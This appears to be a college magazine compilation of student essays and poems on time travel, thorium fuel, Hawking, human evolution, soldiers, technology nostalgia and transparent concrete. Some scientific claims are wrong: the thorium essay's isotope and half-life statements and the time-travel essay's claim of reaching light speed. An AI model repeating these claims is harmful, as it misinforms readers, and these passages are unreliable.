While technology and democracy has given us the power to fast forward the world in which we live in, it has also corrupted us. It has given us the sense of absolute power and knowledge that makes a person feels like God. No, we are not gods and we cannot decide on the fate of others. They only have that right. But we can and we must change ourselves by taking knowledgeable decisions, making the right choices in life and not letting others decide for us.

**Shweta Jagtap**
F.E. Computer F division

# Science Fiction: Time Travel


Time travel is feat thought by most to be impossible. After all time travel is what many science fiction movies are made of. Let us not forget such movies as “Back to the Future” or “The Time Machine.” Yet unlike those movies time travel is not necessarily fiction. “We are in our own time machines, our hearts are pumping blood, we're breathing, we are existing through time (at least until our own personal time machines seriously malfunction).” (Need help citing this!) Still surrounding this topic is a series of theories, and surrounding these series is a number of flaws. Theories and flaws that need to be explained to fully understand the idea of time travel. First things first we must state the basics. “This implies that two observers moving at different speeds, say, will measure different time intervals between the same two events.”(Davies 1) For example say there are two people, Bob and Bobette, if Bob is traveling at x speed and Bobette is traveling at a speed of 2x, the amount of time passing would differ between Bob and Bobette. So what does this have to do with anything? Well I’ll tell you. Now this is pure fiction it is being used to show a point. Say we are traveling to Andromeda, which is 2.2 million light years away. We first set the acceleration to 1g (the gravitational field of the earth) because if we could accelerate to infinity we would be smashed to the size of an atom. So at 1g we should reach our maximum speed (the speed of light) in 354 days. After that it would take no time to get there at all since the time to get there would have shrunk to zero. So assuming we go there just to come back, it should take us a little under two years to get there and back. So we would have only aged two years, while the earth would have aged 2.2 million years. Thus us theoretically we would have travelled to the future.



Here’s where it gets complicated. Travelling back in time requires faster than light speeds. But that is impossible you can’t go faster than light, otherwise you would be flattened to an infinitely thin film. Yet there are ways around the light barrier, Worm holes. Wormholes don’t allow you to travel at speeds.

**Aditya Baradkar**
F.E. Instrumentation

# Synthetic Virus To Tackle Antimicrobial Resistance



Antibiotic resistance has become an ever-growing global challenge, with more than 700,000 people across the world dying from drug resistant infections every year. As a result, antibiotic discovery has fallen well behind its historical rate, with traditional discovery methods being exhausted. NPL is addressing technology and innovation challenges in response to this, including support for the implementation of synthetic/engineering biology.

In line with NPL's approach to addressing the global threat of antimicrobial resistance by helping to develop new antibiotics, a team of researchers from NPL and UCL have engineered a purely artificial virus, which has the ability to kill bacteria on contact.

This new virus is built using the same geometric principles that determine structures of naturally occurring viruses, known as polyhedral capsids. The resulting synthetic virus acts as a 20-nm spherical 'drone' that, upon recognizing bacterial cells, attacks their cell walls with bullet speed and efficacy.

In contrast to a traditional antibiotic, these artificial viruses tackle a bacterium as a whole, starting with the disruption of the most complex, but vulnerable part of a bacterial cell – its membrane. This provides an advantage over an antibiotic, which must reach and hit its single target inside a bacterial cell to be effective.


This mode of action means that bacteria are less likely to become resistant to the virus – opening the door to potentially more effective treatments of resistant bacteria.

Furthermore, because such viruses leave human cells unaffected, but have the ability to infect them like viruses do, they hold promise for gene delivery and gene editing – core capabilities for gene therapy and synthetic biology – as well as for killing bacteria that hide inside human cells.

**Krishna Dhonddev**
T.E. Electricals

# The History of Human Evolution

By definition, human evolution is the development, both biological and cultural, of humans. Human ideologies of how the evolution of man came to be is determined by cultural beliefs that have been adopted by societies going back as far as the Upper Paleolithic era, some 40,000 years ago. Through the study of paleoanthropology, we have come to determine that a human is any member belonging to the species of Homo sapiens. Paleoanthropologists, while studying the evolution of humans, identify and explain evolutionary changes that occur throughout time that aid in the development of the human species.




Modern humans have a “braincase volume of between 79.3 and 91.5 cubic inches”. (Gallagher) Throughout the development of humans, one can notice that the brain has more than tripled in size. This augmentation may be related to behavioral patterns of the hominids with an increase in number and sophistication of stone tools and other artifacts. The art of tool making along with other learnt skills made it possible for hominids to heighten their ability to live in a range of different environments. “The earliest hominine fossils show evidence of marked differences in body size, which may reflect a pattern of the different sexes in our early ancestors”. (Gallagher) Females tended to be smaller, weighing in at about 70 lbs. and measuring 3 to 4 feet tall, while men were on average 5ft tall and weighing 150lbs. This drastic size difference between genders decreased through time, sometime after a million years ago. “The third major trend in hominine development is the gradual decrease in the size of the face and teeth.”(Microsoft Encarta) Unlike the apes (from whom we derived) that was characterized by large, tusk-like canine teeth, the earliest hominine remains were smaller in size and had canines that projected slightly. Also we can see a reduction in the size of the face and jaws. “In early hominines, the face was large and positioned in front of the braincase.

**Aditya Baradkar**
F.E. Instrumentation

# The Life of a Soldier

A soldier is the pride of his nation. He defends the honor of his motherland with his life and blood. He has to rise above his own self to defend his nation. His profession brings out the best qualities in him like chivalry, discipline, team sprite, loyalty and steadfastness. His example serves as a beacon light to others who are tame and cowardly. His life is a source of inspiration to the youth of the nation. He has no politics in his makeup. He serves the nation to the best of his ability.


We love the soldier as much as, if not more than as the scholar, the statesman and the poet. The soldier embodies in himself the sprite of youth. Netaji Subhash Chandra Bose lives in the memory of the Indian youth much more than Tilak or Tagore. The great and glorious past he played in the INA movement will be cherished by generation to come. The brace deeds of our soldiers at Kargil have become part of over folk love.




The life of soldier is very tough and full of discipline. He has to be mentally and physically alert and keep his body in fine shape for any battles that may come up. His performance in the theatres of war has been heroic and daring. He is the finest specimen of humanity who is prepared to given the supreme sacrifice of his life for the lives of his fellow countrymen. He has to brave the tyrannies of nature and in thunder, lightning or rain, extreme hot or cold, in deserts, mountain or seas, day and night fight continuously for the know of his nation. He has to sacrifice his family life, be away from his children, only to the save the life of other children. These days soldiers are involved in many other types of activities. They help civilians in fighting terrorism, communal violence, fury of floods, building of bridges, crop cutting, locus fighting, road building etc. the soldiers is truly secular in character and serves people of all castes, creeds, religions. We should always salute our soldiers.

**Aditya Baradkar**
F.E. Instrumentation

# The Man who traced the history of time



Professor Stephen William Hawking was born on 8th January 1942 (exactly 300 years after the death of Galileo) in Oxford, England. At the age of eleven, Stephen went to St. Albans School and then to the University College, Oxford (1952). Stephen arrived at the University of Cambridge to do research in cosmology. At the age of 21, Stephen Hawking was diagnosed with amyotrophic lateral sclerosis (ALS, or lou-gehrig's disease). In a very simple sense, the nerves that controlled his muscles were shutting down. Hawking had a dream that he was going to be executed.

He said this dream made him realize that there were still things to do with his life. In a sense, Hawking's disease helped turn him into the noted scientist he became. Before the diagnosis, Hawking hadn't always focused on his studies. With the sudden realization that he might not even live long enough to earn his PhD, Hawking poured himself into his work and research. After gaining his PhD (1965) with his thesis titled 'Properties of expanding universes', he became the first research fellow (1965).

Stephen W. Hawking, the Cambridge university physicist who roamed the cosmos from a wheelchair, pondering the nature of gravity and the origin of universe became an emblem of human determination and curiosity. Scientist Stephen Hawking was known for his groundbreaking work with black holes and relativity, and was the author of several popular science books including 'A Brief History of Time.'

'A Brief History of Time':- In 1988 Hawking catapulted to international prominence with the publication of A Brief History of Time. The short, informative book became an account of cosmology for the masses and offered an overview of space and time, the existence of God and the future. His work was an instant success, spending more than four years atop the London Sunday Times' best-seller list.

On March 14, 2018, Hawking finally succumbed to the disease that was supposed to have killed him more than 50 years earlier. A family spokesman confirmed that the iconic scientist died at his home in Cambridge, England. Scientifically, Hawking will be best remembered for a discovery so strange that it might be expressed in the form of a Zen Koan: When is a black hole not black? When it explodes?

**Ms. Sweta M. Patil**
Assistant Professor,
Electronics Department.

# The Paradox of Our Time

The paradox of our time in history is that we have taller buildings, but shorter tempers; wider freeways, but narrower viewpoints; we spend more, but have less; we buy more, but enjoy it less.

We have bigger houses and smaller families; more conveniences, but less time; we have more degrees, but less sense; more knowledge, but less judgment; more experts, but more problems; more medicine, but less wellness.

We drink too much, smoke too much, spend too recklessly, laugh too little, drive too fast, get angry too quickly, stay up too late, get up too tired, read too seldom, watch TV too much, and pray too seldom.

We have multiplied our possessions, but reduced our values. We talk too much, love too seldom, and hate too often. We've learned how to make a living, but not a life; we've added years to life, not life to years.

We've been all the way to the moon and back, but have trouble crossing the street to meet the new neighbour. We've conquered outer space, but not inner space; we've done larger things, but not better things.

We've cleaned up the air, but polluted the soul; we've split the atom, but not our prejudice.

We write more, but learn less; we plan more, but accomplish less. We've learned to rush, but not to wait; we have higher incomes, but lower morals; we have more food, but less appeasement; we build more computers to hold more information to produce more copies than ever, but have less communication; we've become long on quantity, but short on quality.

These are the times of fast foods and slow digestion; tall men, and short character; steep profits, and shallow relationships. These are the times of world peace, but domestic warfare; more leisure, but less fun; more kinds of food, but less nutrition.

These are days of two incomes, but more divorce; of fancier houses, but broken homes. These are days of quick trips, disposable diapers, throw away morality, one-night stands, overweight bodies, and pills that do everything from cheer to quiet to kill.

It is a time when there is much in the show window and nothing in the stockroom; a time when technology has brought this letter to you, and a time when you can choose either to make a difference, or to just hit delete...

**Eshwari Nawale**
BE-IT

# Thorium as a fuel

***Specification of Thorium***



Thorium is a weakly radioactive metallic chemical element with symbol Th and atomic number 90.and atomic mass number is 232.038amu, the electron per shell are 2,8,18,32,18,10,2 . In liquid state, thorium has a greater temperature range than any other element, with nearly 5,500 degrees Fahrenheit (3,000 degrees Celsius) between melting and boiling points, according to Chemical. Thorium dioxide has the highest melting point of all known oxides, according to Chemical. Thorium metal is silvery and tarnishes black when it is exposed to air, forming the dioxide; it is moderately hard, malleable, and has a high melting point. Thorium is approximately three times as abundant as uranium in the earth's crust, reflecting the fact thorium has the longer half-life. Naturally occurring thorium has one isotope thorium-235. In D131 reactor, the initial startup fuel mix is a combination of thorium and Uranium235. The price for thorium is Rs 3000 /kilogram. Again there is different isotope of thorium such as thorium-232 which is relatively stable, with a half-life period of 1.405×1010 years. In 2013 IUPAC reclassified thorium as binuclidic, due to large amount of thorium -230 in deep sea water.

The most stable isotope of the thorium is thorium-232 which has a half-life of 14.05 billion years. More than 250spectrum shifts have been measured for the lines of the nutra thorium atom (Th1) and of the singly-ionized thorium atom (Th2) in sample of thorium containing 13% Th 230called as ionium. The observed isotope shifts between thorium-230 and thorium-232 spectrum line ranges in magnitude up to 0.94 cm-1 or per cm. the surface values of the Th230/Th232 ratio as a calcium carbonate concentration in Atlantic Ocean wt. % $CaCO_3$ sediments. As Thorium-231 have 141 neutrons. Ti is the decay product of Uranium-235. It is found in the small amount on the earth and has a half-life of 25.5 years. When it decays it emits beta ray and forms protactinium. It has decay energy of 0.39 Mev. It has mass of 231.0363043 g/mole. The isotope of thorium i.e. Thorium-232 is a carcinogenic, which is any substance radionuclide or radiation that promotes carcinogens, the formation of cancer.

***Thorium as a fuel***

Thorium is a basic element of nature, like Iron and Uranium. Like Uranium, its properties allow it to be used to fuel a nuclear chain reaction that can run a power plant and make electricity (among other things). Thorium itself will not split and release energy. Rather, when it is exposed to neutrons, it will undergo a series of nuclear reactions until it eventually emerges as an isotope of uranium called U-233, which will readily split and release energy next time it absorbs a neutron. Thorium is therefore called fertile, whereas U-233 is called fissile.

Reactors that use thorium are operating on what's called the Thorium-Uranium (Th-U) fuel cycle. The vast majority of existing or proposed nuclear reactors, however, use enriched uranium (U-235) or reprocessed plutonium (Pu-239) as fuel (in the Uranium-Plutonium cycle), and only a handful have used thorium. Current and exotic designs can theoretically accommodate thorium. The Th-U fuel cycle has some intriguing capabilities over the traditional U-Pu cycle. Of course, it has downsides as well. On this page

you'll learn some details about these and leave with the ability to productively discuss and debate thorium with knowledge of the basics. Up and coming nuclear reactor powerhouses China and India both have substantial reserves of Thorium-bearing minerals and not as much Uranium. So, expect this energy source to become a big deal in the not-too-distant future.

Thorium cycles exclusively allow moderation breeder reactors (as opposed to fast-reactor). More neutrons are released per neutron absorbed in the fuel in a traditional (thermal) type of reactor. This means that if the fuel is reprocessed, reactors could be fueled without mining any additional U-235 for reactivity boosts, which means the nuclear fuel resources on Earth can be extended by 2 orders of magnitude without some of the complications of fast reactors. The Th-U fuel cycle does not irradiate Uranium-238 and therefore does not produce transuranic (bigger than uranium) atoms like Plutonium, Americium, Curium, etc. These transuranic are the major health concern of long-term nuclear waste. Thus, Th-U waste will be less toxic on the 10,000+ year time scale.

Thorium is more abundant in Earth's crust than Uranium, at a concentration of 0.0006% vs. 0.00018% for Uranium (factor of 3.3x). This is often cited as a key benefit, but if you look at the known reserves of economically extractable Thorium vs. Uranium [1, 2], you'll find that they are both nearly identical. Also, substantial Uranium is found dissolved in sea-water, whereas there is 86,000x less Thorium in there. If breeding ever become mainstream, this benefit will be irrelevant because both the Th-U and the U-Pu fuel cycles will last us well into the tens of thousands of years, which is about as long as modern history.

**Krishna Dhonddev**
T.E. Electrical

# Time Paradox

The concept of time travel in itself is imposing. After going through a little bit of research this is what I've understood so far..

Time, being considered as a dimension, cannot be directly altered by us (for now). We cannot simply move along this dimension, because we are not really sure how it actually flows. If we are to move along this dimension, unusual things are bound to happen. Most of these paradoxes arise because all ways of travel violate causality. An effect always succeeds the cause.

The grandfather paradox has been one of the famous ones. You can't simply go and kill your grandfather because you are an "effect" that is directly affecting the "cause". Didn't get it? Ill explain with an example .Suppose you time travel and kill your grandfather ,then what about your existence in future, because you've just killed the cause of your existence(no grandpa, implies no father, implies no you).If you however, do manage to kill your grandfather, you would create an inconsistent loop. This is a type of temporal (time) paradox.

Let's consider another series of event. Consider I'm a singer. To be successful, I need to compose great songs, which I can't currently come up with. So, considering I can travel into the future, I go and steal one of my own songs which are a hit, months from now. I use the stolen song and announce it to be my own composition. A month from now, I realize I have stolen my own song from the future. In this case, I don't know how the song was created in the first place. This is a special case of the time paradox.

Another one is the requirement of all events happening in the exact order in which they occur. Consider I travel back in time and meet my parents when they were young. If in a series of events, I was the reason why they married each other, I would create a consistent causal loop. In this case, I would be required to always go back in time to let those series of events happen, so that I can sustain my existence. The problem with all the three scenarios is that all of them violate causality laws. Now there are counter theories that have come up to explain these scenarios. Then there is the theory that fluctuations can prevent a paradoxical event from taking place. For example, in the grandfather paradox, you simply would not be able to kill your grandfather as some event, like the gun malfunctioning will prevent you from doing so. Another possible explanation is that you can only travel back in time to another universe and not your own.

The question is, if time travel is possible in the first place. If it is, why isn't there proof of it from the past? Stephen Hawking did an experiment for testing this. He invited time travelers to a party. The invitations were given after the party actually took place. Based on the invitation, people should've turned up from the future. But no one did.

Why? Was it that you cannot travel in time? Or is it that even if they could, they weren't doing it on purpose or that they are extremely careful in not leaving evidence behind? Or maybe only backward travel is possible till the invention of time travel to preserve laws of causality. We never know.

It is however, possible to "travel" to the future. Based on relativity, if you travel in near light speeds, you can slow down your perception of time. This would give you a feeling that you have "travelled" in time. Let's say you travelled for 5 days and on earth, 5 million days have passed. You have "travelled" to earth's future.

So this brings us to the biggest puzzling question of time travel. You cannot do it. If you can, why isn't there any proof of it?

**N. V. Roshni**
F.E. Division(C)

# TIME



Why life is all about hard work & success
When it can be a great pleasure & only happiness

Why should it be toiling hard trying to get somewhere?
Why can't we have fun in it because we are always there?

Why should we struggle for what other people call success
Then we only think of them & get into the whole mess

Why life is all about giving justifications & explanations
Why can't we live insanely when we know our intentions?

Why life is about what is wrong & what is right
Why can't we be selfish & fight our own fight

Why are we taught by them who are not fearless?
Once we believe in them we become cowards & hopeless

Why do we fear god & try to please him
When we are responsible for our actions & can't blame him

Why is life about doing what others think is right
Why can't we enjoy ourselves & fight for our own right

Why is life so serious as if you may commit a sin?
Why can't we roar & triumph as we might win

Why is life so fragile as if a delicate thing?
Why can't we have nerves of iron with all the zing?

Why life has to be a philosophy with some divine essence
Why can't it be simple & straight with no non-sense?

**Aditya Baradkar**
F.E.-Instrumentation

# Timeless Vs Revolutionary

The world has changed rapidly in the past two decades. It doesn't come as a surprise; it was a change of millennia after all. It seems as if the process of evolution sped up exponentially leading to changes we wouldn't have thought of seeing.



We all grow up, even if we don't want to. And as we grow up and times change, things that formed a large part of our lives eventually start fading away.

There are many such changes....
But if you remember these your 'childhood was awesome'.

- **Dial phones vs. Smartphones.**

Who doesn't remember dial phones? The ones that came attached to a wire with buttons. Go a little further back in time and you'll find yourself surrounded by phones that didn't even have buttons but had a dial ring instead. How times have changed though. We've entered the world of Smartphones. Back when I was a child, if someone had said to me that there would be touch phones in the future, I'd think they're joking. Smartphones, however, have now completely taken over our lives!

- **Blackboards vs. Smartboards:**

Blackboards and chalk are one of the first few things I saw in school; something that would make me feels nostalgic if I ever saw it again. That however is not the case. Our school now has smart boards. Everything is connected to a computer. Hand gestures can make the contents of the screen move here and there. Who needs a chalk when you can write with your finger?

- **Cassettes vs. CDs vs. cloud storage and USBs:**

Cassettes were the in thing in the 90s, followed by CDs which gained a lot of popularity in the following century. They both seem old now that we have cloud storage and USBs though...

- **Social life vs. social media life**

We had a social life. Not social media
Yup, that's right! Before Facebook, WhatsApp, Instagram, and Twitter, the forwards came from the neighborhood aunties, friends would meet at their 'addas' regularly, and telling someone 'what's on your mind' received more valuable feedback than likes and shares. We liked going out more and without mobile phones intruding, conversations were more meaningful. Till the end of century people were getting exposed to MSN and Orkut which later got replaced by Twitter, Facebook and WhatsApp etc.

When MSN decided to discontinue with its messenger, I was one of the many who were teary eyed. The 'hip' thing from our teenage lives is now history.

Google shut down 'ORKUT' probably because it must be finding 'OR KUCH' for us.

Now we have the popular Facebook chat and WhatsApp instead.

That tends to curate our presence online through our LinkedIn, Twitter, and other professional websites. And our Facebook accounts are under lock and key, of course.

- **Standing in line to pay bills vs. Online bill payment:**

I remember the look on my mom's face when I told her that all the bills could now be paid online. Long gone are the days when one had to stand in line to pay utility bills. They can all very easily be paid online!

- **Brick Game vs. XBOX:**

Who remembers that black or grey game that had a tiny screen and 100 games installed in it? There would be constant fights over who got to keep it the longest. Or the ever so popular Atari that all the 'cool people' had? That, however, is history.

We now have battles between XBOX and Play Station. Massive events take place to launch them and millions of dollars are invested.

- **VCR vs. Torrents:**

Rented films and VCRs were the in thing back when I was a child. I had a whole library of films and a VCR in my room which was perhaps my most prized possession. Little did I know that both those things would become obsolete within a matter of time.

We now live in the world of Torrents, Netflix and numerous apps such as Popcorn time. Laptops have taken over VCRs whereas the film cassettes have been replaced by these alternatives!

- **Antenna/Dish vs. Smart TVs:**

It seems like we live in a very smart world! Antennas/dishes from the past have been replaced by the Smart T.V. Flip through countless channels and find what you are looking for instead of having to get people to adjust the antenna in a position where you'd get the maximum number of channels- 50 if you were lucky!.....Our routines were planned around TV shows. From Shaktimaan to Mahabharat to Hum Paanch to Malgudi Days to Hip Hip Hurray, TV played an important part in our lives. Let's not forget those awesome cartoons on Cartoon Network. And if we craved a little English, Star Plus was the channel to watch (yes, we remember a time when Star Plus was an English channel). Whether it was doing our homework, eating meals or playing with friends, everything was planned around our favorite TV shows.



- **Playground vs. PlayStation**

Every street had a game going on.....Before the iPad and PlayStation, evenings were filled with the sound of kids laughing, screaming, and playing their hearts out. From lagori and gilli-danda to cricket and football to jumping from terrace to terrace while playing hide-and-seek, every child would be out and about till the sun went down. And if it was summer holidays, our mothers would have to drag us back home to eat our meals on time.

- **Homework vs. Google**

There was a lot of homework. But no Google!!!!! That meant regular visits to the library and sifting through endless rows of books to find information that nobody else would have. Armed with pen and paper, days and nights were spent furiously writing homework & assignments where extra marks would be given for good handwriting. But things have changed. After Google came along, do you remember ever visiting a public

library?

- **Letters vs. status**

Once upon a time, there was a time when people were used to eagerly wait for the postman to come, those were the days where people were not used to slangs and today's generation is a slang generation. Today we wait for the status to come from our loved ones. Those days didn't have last seen. Letter had more essence of waiting and eagerness, thanks to all social media and technologies for reducing the waitings.

- **Camera pictures vs. selfie**

There was a time when camera was a big thing, it added to your value. Today, most of us have good-quality digital cameras or selfie cameras on our cell phones. This makes it easy to capture memories anytime and anywhere. Younger generations may not realize it, but photography was not always such a quick and easy feat. Not so long ago, capturing a photo required painstaking techniques on the part of the photographer and exacting stillness on the part of the subject. Those days didn't have selfie pout system....We we're not able to capture every moment those days....Now we can click a number of pictures for any moment.

TIME FLIES.....Technologies are going up day by day. We are getting very much used to it....This has made everyone think mobile and phones were made to save our time..... Really??


**Vijeta Vipin**
TE-B (E&TC)

# Transparent Concrete

Transparent concrete is also known as the translucent concrete and light transmitting concrete because of its properties. It is used in fine architecture as a facade material.

The main purpose is to use sunlight as a light source to reduce the power consumption of illumination. LiTraCon. Joel S. and Sergio O.G. in 2003 developed a transparent concrete material, which can allow 80% light through and only 30% of weight of common concrete. There are two basic materials used for making transparent concrete, first is concrete and second is the optical fibre. The manufacturing process of transparent concrete is almost same as regular concrete. Only optical fibres are spread throughout the aggregate and cement mix. Small layers of the concrete are poured on top of each other and infused with the fibres and are then connected. Thousands of strands of optical fibres are cast into concrete to transmit light, either natural or artificial. Light-transmitting concrete is produced by adding 4% to 5% optical fibres by volume into the concrete mixture. The concrete mixture is made from fine materials only it does not contain coarse aggregate. Thickness of the optical fibres can be varied between 2 μm and 2 mm to suit the particular requirements of light transmission. Concrete is no longer the heavy, cold and grey material of the past; it has become beautiful and lively. The transparent concrete not looses the strength parameter when compared to regular concrete and also it has very vital property for the aesthetical point of view. This new kind of building material can integrate the concept of green energy saving buildings.

